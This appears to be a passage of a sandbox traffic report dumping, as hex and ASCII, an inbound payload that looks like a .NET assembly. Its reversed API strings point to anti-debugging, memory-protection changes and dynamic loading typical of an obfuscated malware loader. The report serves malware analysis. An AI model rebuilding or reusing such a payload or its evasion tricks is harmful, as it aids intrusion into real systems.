2022-01-28 21:14:32 UTC	4	IN	Data Raw: 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 6e 00 68 00 56 00 4a 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 2b 00 24 00 3a 00 49 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 65 00 4d 00 51 00 3b 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 34 00 5f 00 44 00 47 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 67 00 3c 00 64 00 43 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 64 00 6a 00 5d 00 3f 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 27 00 26 00 5f 00 3a 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 5e 00 54 00 4e 00 36 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 2a 00 70 0 0 25 00 43 00 23 15 01 00 27 00 4b 00 2f 00 73 00 21 00 70 00 47 00 30 00 37 00 23 15 00 00 62 00 63 00 32 00 36 00 32 00 62 00 66 00 61 00 63 00 30 00 65 00 61 00 64 00 62 00 39 00 37 Data Ascii: #'K/s!nhVJ#'K/s!+$:I#'K/s!eMQ;#'K/s!4_DG#'K/s!g<dC#'K/s!dj]?#'K/s!'&_:#'K/s!^TN6#'K/s!*p%C#'K/s!pG 07#bc262bfac0eadb97
2022-01-28 21:14:32 UTC	5	IN	Data Raw: 07 08 0a 08 08 04 07 06 08 84 82 12 08 08 08 05 07 09 08 08 03 1d 21 83 12 03 20 09 08 08 03 1d 01 03 20 07 08 03 1d 08 08 05 1d 08 05 20 0a 08 08 08 21 83 12 08 08 06 07 0a 05 02 08 08 08 01 05 20 08 05 02 02 07 04 94 81 12 01 07 05 11 83 12 00 20 05 c8 81 12 1c 02 07 06 c8 81 12 01 81 12 64 82 12 1c 04 07 0c 08 64 82 12 02 07 06 0b 0a 09 08 05 04 01 81 12 05 1d 45 81 12 2d 12 05 1d 85 80 12 0c 07 17 08 08 05 1d 05 1d 08 08 08 08 05 1d 08 0a 07 0f 25 82 12 25 82 12 1d 08 1c 08 1c 51 83 12 07 07 10 4c 82 12 01 07 05 0e 0e 08 0e 08 0e 44 82 12 07 07 0b 08 01 01 00 04 49 83 11 00 20 05 cd 80 12 00 00 05 49 83 11 08 08 cd 80 12 04 07 0a 31 81 11 08 35 81 11 21 81 11 2d 81 11 0e 01 06 20 11 08 08 05 1d 0e 03 20 07 02 0e 02 03 07 05 05 1d 0e 01 02 00 06 e5 80 Data Ascii: ! ! ddE-%%QLDI I15!-
2022-01-28 21:14:32 UTC	6	IN	Data Raw: 06 39 82 12 51 83 12 51 83 12 39 82 12 51 83 12 02 71 11 15 39 82 12 51 83 12 02 71 11 15 39 82 12 51 83 12 02 71 11 15 35 82 12 02 59 12 15 51 83 12 02 08 51 83 12 1d 41 82 12 1d 0b 07 3d 1c 1d 51 83 12 1c 02 00 08 39 82 12 51 83 12 02 71 11 15 0a b1 82 11 39 82 12 51 83 12 02 71 11 15 02 07 0f 39 82 12 51 83 12 02 71 11 15 35 82 12 02 59 12 15 11 09 08 01 20 04 51 83 12 1d 51 83 12 1d 02 08 35 82 12 64 81 12 06 07 12 2d 12 0a 1c 03 07 06 19 08 c8 82 12 03 07 07 0d 02 01 20 04 2c 82 12 44 83 12 d8 83 12 0d 08 b0 82 12 b0 82 12 0d 78 83 12 02 0a 07 18 1c 01 3c 81 12 15 06 51 83 12 2c 82 12 74 82 12 6c 82 12 1c 51 83 12 74 82 12 84 82 12 08 09 07 19 58 11 39 82 12 1c e9 80 12 c8 82 12 51 83 12 39 82 12 b0 82 12 02 b4 81 12 4d 82 12 1c 35 82 12 b4 81 12 c8 Data Ascii: 9QQ9Qq9Qq9Qq5YQQA=Q9Qq9Qq9Qq5Y QQ5d- ,Dx<Q,tlQtX9Q9M5
2022-01-28 21:14:32 UTC	8	IN	Data Raw: 82 12 02 20 09 01 82 11 68 81 12 02 07 08 51 83 12 1c 08 c8 82 12 04 07 0a 06 08 c8 82 12 03 07 07 0e 02 02 07 04 18 08 02 0d 0a 08 c8 82 12 07 07 0b 2d 12 0a 51 83 12 08 04 07 09 e9 80 12 01 07 05 35 82 12 01 07 05 b4 81 12 c8 82 12 02 07 08 08 6c 82 12 1d 02 07 07 51 83 12 5c 82 12 02 07 08 f9 80 12 1c 1d fd 81 12 01 82 11 1c 04 20 0e f9 80 12 1c 1d fd 81 12 01 82 11 51 83 12 1c 05 00 11 1c 01 07 03 00 1e 01 61 12 15 01 1e 1d 00 1e 1d 01 03 02 10 10 00 1 e 00 1e 08 02 71 11 15 02 0a 0b 00 1e 01 cc 80 12 15 07 00 1e 02 00 1e 08 02 71 11 15 07 08 00 1e 08 02 71 11 15 1d 02 07 0b 1c 25 82 12 64 81 12 02 1c 08 02 59 12 15 25 82 12 06 07 13 19 19 02 02 00 05 09 08 02 c8 82 12 04 07 08 35 82 12 f4 81 12 02 07 08 08 b1 82 11 01 20 06 08 ad 82 11 01 20 06 08 b5 Data Ascii: hQ-Q5lQ\ Qaqqq%dY%5

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	9	IN	Data Raw: 08 75 83 12 08 02 5d 11 15 08 75 83 12 08 02 71 11 15 75 83 12 08 02 5d 11 15 75 83 12 08 02 59 12 15 03 07 1a 95 80 11 00 00 05 02 84 83 12 1c 03 07 07 00 13 02 01 20 05 08 01 79 11 15 05 00 13 01 79 11 15 00 20 08 84 83 12 08 02 71 11 15 08 01 13 00 20 04 84 83 12 08 02 5d 11 15 08 01 13 00 13 02 71 11 15 00 20 0a 01 13 00 13 02 5d 11 15 00 20 0a 08 01 75 12 15 05 08 01 79 11 15 84 83 12 08 02 71 11 15 84 83 12 08 02 5d 11 15 08 08 01 75 12 15 84 83 12 08 02 59 12 15 06 07 25 95 80 11 95 80 11 02 02 00 09 01 13 10 00 13 02 02 20 08 95 80 11 08 1c 08 84 83 12 05 07 0b 75 83 12 08 02 59 12 15 08 84 83 12 08 02 59 12 15 08 08 1c 02 07 04 05 1d 01 07 04 08 01 07 03 08 08 2d 12 08 2d 12 01 05 00 0a 02 08 08 05 1d 08 05 07 08 00 00 32 32 30 32 20 a9 c2 20 74 Data Ascii: u]uqu]uY yy q]q] uyq]uY% uYY--2202 t
2022-01-28 21:14:32 UTC	10	IN	Data Raw: 1d 01 04 20 0c cd 82 12 1d 06 05 e5 82 12 e5 82 12 08 02 20 09 e5 82 12 01 8d 80 12 15 06 09 50 83 12 06 04 02 05 1d 05 1d cd 82 12 03 20 0a e5 82 12 1d 01 01 20 07 05 1d 08 05 1d 01 03 00 08 ed 81 12 05 1d 01 00 07 d5 81 12 ed 81 12 01 00 08 02 08 0e 02 00 05 08 0e 01 00 04 0e 08 02 55 12 15 06 07 3c 83 11 06 04 40 83 12 06 04 2d 12 01 01 00 05 08 08 2d 12 01 03 00 07 03 10 01 01 00 05 0a 10 01 01 00 05 08 10 01 01 00 05 05 10 01 01 00 05 08 65 82 1f 06 05 1c 31 12 08 08 08 08 18 fd 80 12 07 20 0d 08 08 08 08 18 08 05 20 08 fd 80 12 08 10 08 10 02 03 20 0a 1c 31 12 08 10 08 08 10 08 18 fd 80 12 07 20 0f 08 10 08 08 10 08 18 02 05 20 0a 18 08 01 20 04 1c 31 12 08 18 fd 80 12 04 20 0a 08 18 08 02 20 05 fd 80 12 08 10 02 02 20 08 1c 31 12 08 10 08 05 1d 08 Data Ascii: P U<@--e1 1 1 1
2022-01-28 21:14:32 UTC	12	IN	Data Raw: 04 00 09 18 02 01 00 04 02 01 18 02 20 82 11 18 03 00 08 08 01 08 2a 02 09 10 09 18 1d 02 03 00 08 21 83 12 18 09 18 18 04 00 09 08 21 83 12 18 08 03 00 08 d5 80 11 10 08 0a 02 00 08 08 1c 82 12 08 02 03 00 08 08 10 08 08 02 00 06 08 21 83 12 08 01 03 00 08 08 08 08 18 18 04 00 07 18 82 12 06 04 08 01 b1 81 11 15 08 05 1d 94 81 12 01 04 00 0f 05 1d 05 1d 01 20 06 a0 83 12 94 81 12 05 1d 02 20 0a 0a 05 1d 01 02 20 06 08 82 11 06 04 39 83 12 06 04 f0 81 11 06 04 e8 81 12 e8 81 12 02 02 00 09 e8 81 12 02 01 20 06 e8 81 12 00 00 05 03 01 01 20 04 03 00 20 03 03 06 02 00 13 01 1c 12 15 00 20 08 08 08 05 1d 05 1d 03 20 08 08 05 1d 08 08 05 1d 08 05 20 0a 02 05 1d 01 02 20 06 02 08 05 1d 08 05 1d 05 1d 01 06 00 0c 07 08 05 1d 07 03 00 07 05 1d 05 1d cd 82 12 02 Data Ascii: *!!! 9
2022-01-28 21:14:32 UTC	13	IN	Data Raw: 02 13 01 13 00 13 fd 80 12 08 20 14 05 13 04 13 03 13 02 13 01 13 00 13 06 13 06 20 10 fd 80 12 00 13 01 20 07 02 13 01 13 00 13 01 03 20 09 fd 80 12 07 13 01 20 07 06 13 05 13 04 13 03 13 02 13 01 13 00 13 07 13 07 20 12 fd 80 12 09 13 01 20 07 08 13 07 13 06 13 05 13 04 13 03 13 02 13 01 13 00 13 09 13 09 20 16 03 13 02 13 01 13 00 13 01 04 20 0b fd 80 12 05 13 01 20 07 1c 31 12 04 13 03 13 02 13 01 13 00 13 fd 80 12 07 20 12 04 13 03 13 02 13 01 13 00 1 3 05 13 05 20 0e 1c 31 12 08 13 07 13 06 13 05 13 04 13 03 13 02 13 01 13 00 13 fd 80 12 0b 20 1a 08 13 07 13 06 13 05 13 04 13 03 13 02 13 01 13 00 13 01 09 20 15 1c 31 12 01 13 00 13 fd 80 12 04 20 0c 01 13 00 13 01 02 20 07 fd 80 12 04 13 01 20 07 1c 31 12 03 13 02 13 01 13 00 13 fd 80 12 06 20 10 03 Data Ascii: 1 1 1 1
2022-01-28 21:14:32 UTC	14	IN	Data Raw: 12 06 04 5c 81 12 06 04 c0 80 11 01 7d 12 15 06 08 c8 82 12 1d 06 05 51 81 12 06 04 51 83 12 06 04 51 83 12 1d 06 05 54 11 08 02 59 12 15 06 08 b4 82 12 1d 06 05 09 01 b1 81 11 15 06 07 c8 82 12 06 04 3d 82 12 06 04 09 06 02 0e 01 01 20 04 0e 00 20 03 28 81 11 01 01 20 06 28 81 11 00 20 05 02 01 01 20 04 02 00 20 03 0e 06 02 28 81 11 06 04 0a 01 01 20 04 0a 00 20 03 05 1d 01 01 20 05 05 1d 00 20 04 0a 06 02 0b 01 01 20 04 0b 00 20 03 0b 06 02 08 10 51 83 12 51 83 12 02 03 00 0b 00 00 00 03 04 00 00 00 02 04 00 00 00 01 04 00 00 00 00 04 30 11 06 03 06 01 01 20 04 06 00 20 03 06 06 02 05 1d 05 1d 01 00 06 02 08 08 05 1d 01 04 20 08 02 06 02 08 10 08 08 05 1d 08 02 05 20 0a 02 08 08 05 1d 08 01 05 20 09 84 83 12 84 83 12 01 02 20 09 84 83 12 10 08 02 02 20 Data Ascii: \}QQQTY= (((QQ0
2022-01-28 21:14:32 UTC	16	IN	Data Raw: 6c 61 67 65 4c 00 65 75 6c 61 56 67 6e 69 64 64 61 50 00 65 75 6c 61 56 65 64 6f 4d 00 65 75 6c 61 56 65 7a 69 53 79 65 4b 00 6f 54 79 70 6f 43 00 65 7a 69 6c 61 6e 69 46 73 73 65 72 70 70 75 53 00 64 49 64 61 65 72 68 54 64 65 67 61 6e 61 4d 5f 74 65 67 00 64 61 65 72 68 54 74 6e 65 72 72 75 43 5f 74 65 67 00 64 49 6e 6f 69 73 73 65 53 5f 74 65 67 00 73 73 65 63 6f 72 50 74 6e 65 72 72 75 43 74 65 47 00 6c 61 75 71 45 72 4f 6e 61 68 54 72 65 74 61 65 72 47 5f 70 6f 00 6e 6f 69 73 72 65 56 5f 74 65 67 00 6d 72 6f 66 74 61 6c 50 5f 74 65 67 00 6e 6f 69 73 72 65 56 53 4f 5f 74 65 67 00 6d 61 65 72 74 53 65 63 72 75 6f 73 65 52 74 73 65 66 69 6e 61 4d 74 65 47 00 74 63 65 6a 62 4f 74 65 47 00 65 74 79 42 53 6f 54 00 65 6c 62 75 6f 44 6f 54 00 65 74 79 42 65 Data Ascii: lageLeulaVgniddaPeulaVedoMeulaVeziSyeKoTypoCezilaniFsserppuSdIdaerhTdeganaM_tegdaerhTtne rruC_tegdInoisseS_tegssecorPtnerruCteGlauqErOnahTretaerG_ponoisreV_tegmroftalP_tegnoisreVSO_tegmaert SecruoseRtsefinaMteGtcejbOteGetyBSoTelbuoDoTetyBe
2022-01-28 21:14:32 UTC	17	IN	Data Raw: 65 76 6c 6f 73 65 52 00 65 70 79 54 74 6e 65 6d 65 6c 45 73 61 48 5f 74 65 67 00 74 72 6f 53 00 6e 61 65 6c 6f 6f 42 6f 54 00 65 6c 64 6e 61 48 64 6f 68 74 65 4d 65 76 6c 6f 73 65 52 00 65 6c 64 6e 61 48 64 6c 65 69 46 65 76 6c 6f 73 65 52 00 65 6c 64 6e 61 48 65 70 79 54 65 76 6c 6f 73 65 52 00 65 6c 64 6e 61 48 65 6c 75 64 6f 4d 5f 74 65 67 00 70 6f 50 00 6b 65 65 50 00 67 6e 69 72 74 53 65 76 6c 6f 73 65 52 00 66 4f 73 73 61 6c 63 62 75 53 73 49 00 6c 61 75 74 72 69 56 73 49 5f 74 65 67 00 64 6f 68 74 65 4d 74 65 47 00 72 6f 74 63 75 72 74 73 6e 6f 43 73 73 61 6c 43 6e 75 52 00 65 6c 64 6e 61 48 65 70 79 54 5f 74 65 67 00 65 75 6c 61 56 73 61 48 5f 74 65 67 00 64 6f 68 74 65 4d 63 69 72 65 6e 65 47 65 6b 61 4d 00 72 65 62 6d 65 4d 74 65 47 00 73 64 6c Data Ascii: evloseRepyTtnemelEsaH_tegtroSnaelooBoTeldnaHdohteMevloseReldnaHdleiFevloseReldnaHepyTevl oseReldnaHeludoM_tegpoPkeePgnirtSevloseRfOssalcbuSsIlautriVsI_tegdohteMteGrotcurtsnoCssalCnuReldnaHe pyT_tegeulaVsaH_tegdohteMcireneGekaMrebmeMteGsdl
2022-01-28 21:14:32 UTC	18	IN	Data Raw: 72 43 4e 00 74 70 79 72 63 6e 45 74 70 79 72 43 4e 00 74 63 65 6a 62 4f 65 65 72 46 74 70 79 72 43 4e 00 74 6e 65 72 72 75 43 5f 74 65 67 00 74 78 65 4e 65 76 6f 4d 00 78 45 65 6c 69 46 65 76 6f 4d 00 74 6e 65 73 65 72 50 72 65 67 67 75 62 65 44 65 74 6f 6d 65 52 6b 63 65 68 43 00 65 6c 69 46 79 70 6f 43 00 74 63 65 74 6f 72 50 6c 61 75 74 72 69 56 00 73 73 65 72 64 64 41 63 6f 72 50 74 65 47 00 41 79 72 61 72 62 69 4c 64 61 6f 4c 00 65 6d 61 4e 65 73 61 42 65 6c 75 64 6f 4d 74 65 47 00 73 65 6c 75 64 6f 4d 73 73 65 63 6f 72 50 6d 75 6e 45 00 78 45 65 6d 61 4e 65 6c 69 46 65 6c 75 64 6f 4d 74 65 47 00 65 6c 64 6e 61 48 65 73 6f 6c 43 00 73 73 65 63 6f 72 50 6e 65 70 4f 00 73 65 73 73 65 63 6f 72 50 6d 75 6e 45 00 65 67 61 73 73 65 4d 64 6e 65 53 00 74 78 Data Ascii: rCNtpyrcnEtpyrCNtcejbOeerFtpyrCNtnerruC_tegtxeNevoMxEeliFevoMtneserPreggubeDetomeRkcehCe liFypoCtcetorPlautriVsserddAcorPteGAyrarbiLdaoLemaNesaBeludoMteGseludoMssecorPmunExEemaNeliFeludoMte GeldnaHesolCssecorPnepOsessecorPmunEegasseMdneStx
2022-01-28 21:14:32 UTC	20	IN	Data Raw: e2 06 00 80 80 e2 89 80 e2 0e 00 81 80 e2 81 80 e2 06 00 80 80 e2 8b 80 e2 05 00 81 80 e2 82 80 e2 0f 00 81 80 e2 82 80 e2 08 00 80 80 e2 8b 80 e2 03 00 81 80 e2 83 80 e2 0f 00 81 80 e2 80 80 e2 08 00 81 80 e2 82 80 e2 03 00 80 80 e2 8b 80 e2 06 00 81 80 e2 83 80 e2 05 00 80 80 e2 89 80 e2 05 00 80 80 e2 8a 80 e2 0e 00 81 80 e2 81 80 e2 0f 00 80 80 e2 81 80 e2 02 00 80 80 e2 8a 80 e2 06 00 81 80 e2 81 80 e2 0e 00 81 80 e2 80 80 e2 05 00 80 80 e2 8a 80 e2 0f 00 80 80 e2 8b 80 e2 02 00 81 80 e2 83 80 e2 0e 00 81 80 e2 83 80 e2 08 00 80 80 e2 8a 80 e2 03 00 81 80 e2 80 80 e2 0e 00 81 80 e2 83 80 e2 06 00 84 80 e2 03 00 02 84 80 e2 85 80 e2 89 80 e2 88 80 e2 86 80 e2 0f 00 5f 5f 65 75 6c 61 76 00 02 84 80 e2 85 80 e2 89 80 e2 88 80 e2 80 80 e2 81 80 e2 0e 00 Data Ascii: __eulav

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	21	IN	Data Raw: 6f 66 6e 49 6d 65 74 73 79 53 00 65 63 6e 65 72 65 66 65 52 6b 61 65 57 00 64 69 6f 56 00 6e 6f 69 73 72 65 56 00 65 70 79 54 65 75 6c 61 56 00 72 74 50 74 6e 49 55 00 34 36 74 6e 49 55 00 32 33 74 6e 49 55 00 36 31 74 6e 49 55 00 6e 6f 69 74 70 65 63 78 45 64 61 6f 4c 65 70 79 54 00 65 70 79 54 00 6e 6f 69 74 70 65 63 78 45 74 75 6f 65 6d 69 54 00 6e 61 70 53 65 6d 69 54 00 6e 6f 69 74 70 65 63 78 45 64 65 74 70 75 72 72 65 74 6e 49 64 61 65 72 68 54 00 6e 6f 69 74 70 65 63 78 45 74 72 6f 62 41 64 61 65 72 68 54 00 64 61 65 72 68 54 00 78 65 74 75 4d 00 72 6f 74 69 6e 6f 4d 00 67 6e 69 64 61 65 72 68 54 2e 6d 65 74 73 79 53 00 64 65 6b 63 6f 6c 72 65 74 6e 49 00 65 74 75 62 69 72 74 74 41 63 69 74 61 74 53 64 61 65 72 68 54 00 67 6e 69 64 6f 63 6e 45 65 Data Ascii: ofnImetsySecnerefeRkaeWdioVnoisreVepyTeulaVrtPtnIU46tnIU23tnIU61tnIUnoitpecxEdaoLepyTepy TnoitpecxEtuoemiTnapSemiTnoitpecxEdetpurretnIdaerhTnoitpecxEtrobAdaerhTdaerhTxetuMrotinoMgnidaerhT.m etsySdekcolretnIetubirttAcitatSdaerhTgnidocnEe
2022-01-28 21:14:32 UTC	22	IN	Data Raw: 6c 69 70 6d 6f 43 00 73 65 63 72 75 6f 73 65 52 2e 6d 65 74 73 79 53 00 72 65 67 61 6e 61 4d 65 63 72 75 6f 73 65 52 00 72 65 6c 64 6e 61 48 74 6e 65 76 45 65 76 6c 6f 73 65 52 00 73 67 72 41 74 6e 65 76 45 65 76 6c 6f 73 65 52 00 6e 6f 69 74 70 65 63 78 45 6e 6f 69 74 61 63 6f 76 6e 49 74 65 67 72 61 54 00 6f 66 6e 49 79 74 72 65 70 6f 72 50 00 72 65 69 66 69 64 6f 4d 72 65 74 65 6d 61 72 61 50 00 6f 66 6e 49 72 65 74 65 6d 61 72 61 50 00 65 6c 75 64 6f 4d 00 6f 66 6e 49 64 6f 68 74 65 4d 00 65 73 61 42 64 6f 68 74 65 4d 00 73 65 70 79 54 72 65 62 6d 65 4d 00 6f 66 6e 49 72 65 62 6d 65 4d 00 6f 66 6e 49 65 6c 62 61 69 72 61 56 6c 61 63 6f 4c 00 6f 66 6e 49 64 6c 65 69 46 00 73 65 64 6f 43 70 4f 00 65 64 6f 43 70 4f 00 72 65 64 6c 69 75 42 6c 61 63 6f 4c Data Ascii: lipmoCsecruoseR.metsySreganaMecruoseRreldnaHtnevEevloseRsgrAtnevEevloseRnoitpecxEnoitaco vnItegraTofnIytreporPreifidoMretemaraPofnIretemaraPeludoMofnIdohteMesaBdohteMsepyTrebmeMofnIrebmeMof nIelbairaVlacoLofnIdleiFsedoCpOedoCpOredliuBlacoL
2022-01-28 21:14:32 UTC	24	IN	Data Raw: 6f 74 63 65 72 69 44 00 79 72 6f 74 63 65 72 69 44 00 4f 49 2e 6d 65 74 73 79 53 00 72 65 64 61 65 52 79 72 61 6e 69 42 00 31 60 65 6c 62 61 74 61 75 71 45 49 00 65 6c 62 61 73 6f 70 73 69 44 49 00 74 6c 75 73 65 52 63 6e 79 73 41 49 00 6e 6f 69 74 61 7a 69 6c 61 62 6f 6c 47 2e 6d 65 74 73 79 53 00 6f 66 6e 49 65 72 75 74 6c 75 43 00 43 47 00 6e 6f 69 74 70 65 63 78 45 74 61 6d 72 6f 46 00 6e 6f 69 74 70 65 63 78 45 73 73 65 63 63 41 64 6c 65 69 46 00 6e 6f 69 74 70 65 63 78 45 00 72 65 64 6c 6f 46 6c 61 69 63 65 70 53 00 74 6e 65 6d 6e 6f 72 69 76 6e 45 00 6d 75 6e 45 00 65 7a 69 53 00 65 6c 67 6e 61 74 63 65 52 00 65 6c 62 75 6f 44 00 68 63 74 61 77 70 6f 74 53 00 65 63 61 72 54 6b 63 61 74 53 00 65 6d 61 72 46 6b 63 61 74 53 00 6f 66 6e 49 74 72 61 74 Data Ascii: otceriDyrotceriDOI.metsySredaeRyraniB1`elbatauqElelbasopsiDItluseRcnysAInoitazilabolG.metsySofnIer utluCCGnoitpecxEtamroFnoitpecxEsseccAdleiFnoitpecxEredloFlaicepStnemnorivnEmunEeziSelgnatceRelbuoDhc tawpotSecarTkcatSemarFkcatSofnItrat
2022-01-28 21:14:32 UTC	25	IN	Data Raw: 79 53 00 65 72 6f 43 2e 6d 65 74 73 79 53 00 74 6e 65 6d 65 67 61 6e 61 4d 2e 6d 65 74 73 79 53 00 74 65 6e 2d 66 75 62 6f 74 6f 72 70 00 6d 65 74 73 79 53 00 67 6e 69 77 61 72 44 2e 6d 65 74 73 79 53 00 62 69 6c 72 6f 63 73 6d 00 6c 6c 64 2e 7a 79 6a 66 6f 64 7a 61 67 6f 68 69 4a 00 7a 79 6a 66 6f 64 7a 61 67 6f 68 69 4a 00 29 c0 04 8d 28 f2 04 69 1f d7 01 d4 1b ee 01 8d 1b d5 09 43 00 00 00 00 1b d3 01 d5 00 00 00 00 10 89 00 ee 00 00 00 00 10 89 00 9e 00 00 00 00 10 89 00 66 00 00 00 00 10 fc 00 56 00 01 00 02 10 f0 00 56 00 02 00 01 10 89 00 56 00 02 00 00 11 20 00 54 00 02 00 05 11 08 00 54 00 02 00 04 11 14 00 54 00 02 00 03 10 fc 00 54 00 02 00 02 10 f0 00 54 00 02 00 01 10 89 00 54 00 02 00 00 10 f2 00 52 00 01 00 08 10 8b 00 52 00 02 00 07 11 2c Data Ascii: ySeroC.metsyStnemeganaM.metsySten-fubotorpmetsySgniwarD.metsySbilrocsmlld.zyjfodzagohiJzyjfodzagoh iJ)(iCfVVV TTTTTTRR,
2022-01-28 21:14:32 UTC	26	IN	Data Raw: 00 00 00 02 00 04 54 40 00 00 00 fa 00 00 00 02 00 04 40 04 00 00 00 d9 00 00 00 02 00 00 00 00 00 00 00 00 00 6b 00 01 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 5f 00 01 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 4d 00 0a 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 40 00 13 00 00 00 00 00 00 00 00 00 04 00 02 00 00 00 00 00 39 00 01 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 2a 00 0a 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 21 00 01 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 80 04 02 b0 00 02 3a 50 02 af 00 02 39 50 02 8f 00 02 38 50 01 b6 00 02 38 3c 01 b2 00 02 37 3c 01 8f 00 02 37 30 01 8e 00 02 37 20 01 8d 00 02 36 cc 00 9c 00 02 36 4c 00 09 1b 37 0b 47 01 Data Ascii: T@@k_M@9*!:P9P8P8<7<707 66L7G
2022-01-28 21:14:32 UTC	28	IN	Data Raw: 81 1b 71 00 00 14 81 1b 6a 00 00 14 36 1b 61 00 00 14 36 1b 59 00 00 14 36 1b 51 00 00 14 5f 11 14 00 00 14 52 10 fc 00 00 14 43 10 f0 00 00 14 36 10 89 00 00 00 1e 00 e9 00 1d 00 db 00 1c 00 da 00 18 00 d5 00 17 00 d3 00 13 00 c0 00 0e 00 b4 00 0a 00 76 00 05 00 4d 00 01 00 12 2a e4 2a d2 2a ba 2a ad 2a a3 2a 98 2a 8b 2a 41 2a 32 2a 27 2a 20 2a 0b 29 f8 29 df 29 d4 29 a6 29 a0 29 96 29 90 29 18 29 05 28 da 28 c1 28 b8 28 a2 28 88 28 7f 28 5d 28 54 28 4b 28 42 28 3b 28 35 28 2f 28 08 27 f6 27 ed 27 e4 27 db 27 ba 27 ad 27 9b 27 75 27 6f 27 61 27 5a 27 54 27 4b 27 43 27 3c 27 32 27 0a 26 fc 26 f6 26 e9 26 dc 26 d5 26 bd 26 ad 26 9c 26 96 26 8a 26 6e 26 4e 26 30 26 27 26 03 25 f4 25 e5 25 a4 25 9e 25 8c 25 7a 25 5e 25 42 25 39 25 24 25 15 25 0d 25 05 24 f8 Data Ascii: qj6a6Y6Q_RC6vM********A*2*'* *)))))))))(((((((|(T(K(B(;(5(/("""""u'o'a'Z'T'K'C'<'2'&&&&&&&&&&&n&N&0&'&%%%%%%z%^%B%9%$%%%$
2022-01-28 21:14:32 UTC	29	IN	Data Raw: 15 8b 00 9b 00 00 05 a9 15 82 00 9b 00 00 05 89 15 79 00 9b 00 00 05 69 15 70 00 9b 00 00 05 49 15 67 00 9b 00 00 05 29 15 5e 00 9b 00 00 05 09 15 55 00 9b 00 00 04 e9 15 4c 00 9b 00 00 04 c9 13 f2 00 13 00 00 04 c1 15 43 00 9b 00 00 04 a9 13 f2 00 13 00 00 04 a1 15 3a 00 9b 00 00 04 89 13 f2 00 13 00 00 04 81 15 2c 00 9b 00 00 04 69 13 f2 00 13 00 00 04 61 14 63 00 9b 00 00 04 49 14 56 00 9b 00 00 04 29 14 49 00 9b 00 00 04 09 15 18 00 9b 00 00 03 e9 14 3a 00 9b 00 00 03 c9 01 25 00 0b 00 00 03 a1 01 25 00 0b 00 00 03 81 01 25 00 0b 00 00 03 61 01 25 00 0b 00 00 03 41 14 56 00 9b 00 00 02 c9 14 49 00 9b 00 00 02 a9 15 18 00 9b 00 00 02 89 14 3a 00 9b 00 00 02 69 01 25 00 93 00 00 02 43 01 25 00 93 00 00 01 83 01 25 00 23 00 00 01 20 01 25 00 23 00 00 01 Data Ascii: yipIg)^ULC:,iacIV)I:%%%a%AVI:i%C%%# %#
2022-01-28 21:14:32 UTC	30	IN	Data Raw: 91 25 73 26 27 06 a1 18 9e 1e 5a 03 a9 00 3b 26 1d 06 d9 25 6d 25 33 01 c1 25 59 1d 76 01 21 00 3b 16 bc 02 b9 25 54 1c 71 06 c9 25 4f 26 16 01 21 25 4a 26 16 01 21 01 54 26 0e 05 c9 00 31 25 ff 05 c9 25 33 25 ec 05 c9 25 33 25 d7 05 c9 25 2e 25 ca 05 c9 25 29 25 c0 05 c9 00 31 25 b3 05 c9 23 f4 14 77 05 a1 00 20 14 77 05 c9 00 20 14 77 02 a9 24 f1 25 ac 00 59 07 ed 16 c8 03 69 00 20 14 77 00 69 24 66 1c 71 06 c9 24 61 1c 71 06 c9 04 ef 25 9b 01 e9 06 49 1c 0c 01 bc 16 85 1b f4 01 bc 00 20 14 77 01 bc 24 44 20 5a 01 21 24 3f 20 5a 01 21 24 3a 20 5a 01 21 24 35 20 5a 01 21 24 30 20 5a 01 21 24 2b 20 5a 01 21 24 26 20 5a 01 21 0f f6 20 5a 01 21 00 3b 25 87 06 79 24 1a 25 75 06 79 00 3b 25 67 01 71 23 fb 25 55 01 71 23 ea 1c 00 06 d9 23 f4 14 77 06 d9 23 ea Data Ascii: %s&'Z;&%m%3%Yv!;%Tq%O&!%J&!T&1%%3%%3%%.%%)%1%#w w w$%Yi wi$fq$aq%I w$D Z!$? Z!$: Z!$5 Z!$0 Z!$+ Z!$& Z! Z!;%y$%uy;%gq#%Uq##w#
2022-01-28 21:14:32 UTC	31	IN	Data Raw: 01 5a 1d 7e 02 c9 05 84 14 77 01 54 1f c4 22 89 06 a1 1f be 1d c7 06 09 17 7c 22 80 03 a9 0c ee 22 7b 03 a9 1f b9 22 72 06 09 18 a4 22 67 06 09 0e a4 22 59 06 09 01 81 22 4c 03 a9 1f b2 22 3e 00 39 1f ad 22 2c 00 39 1f a6 1d f0 03 a9 01 81 22 27 06 09 03 72 22 1d 06 09 1f a0 22 1d 06 09 1f 9b 22 15 06 09 1f 94 1d f0 06 a1 1f 8d 22 09 04 79 1f 42 21 fa 04 19 17 d8 21 f6 04 41 00 20 21 e4 04 21 17 d8 21 d9 04 41 07 f9 21 cb 04 51 00 20 21 b9 04 21 17 d8 21 b2 04 41 17 d8 21 a9 04 41 1f 34 21 a0 04 21 17 d8 21 9b 04 41 1f 2a 1d 71 04 21 17 d8 21 94 04 41 17 d8 21 8e 04 41 17 d8 21 85 04 41 17 d8 21 7f 04 41 17 d8 21 77 04 41 1f 24 21 63 04 21 1f 1a 1d 71 04 21 17 d8 21 5d 04 41 17 d8 21 52 04 41 1f 13 1d 71 04 21 17 d8 21 4a 04 41 1f 0a 21 3d 04 21 01 6f 21 Data Ascii: Z~wT"|""{"r"g"Y"L">9",9"'r"""""yB!!A !!!A!Q !!!A!A4!!!A*q!!A!A!A!A!wA$!c!q!!]A!RAq!!JA!=!o!

Timestamp	kBytes transferred	Direction	Data
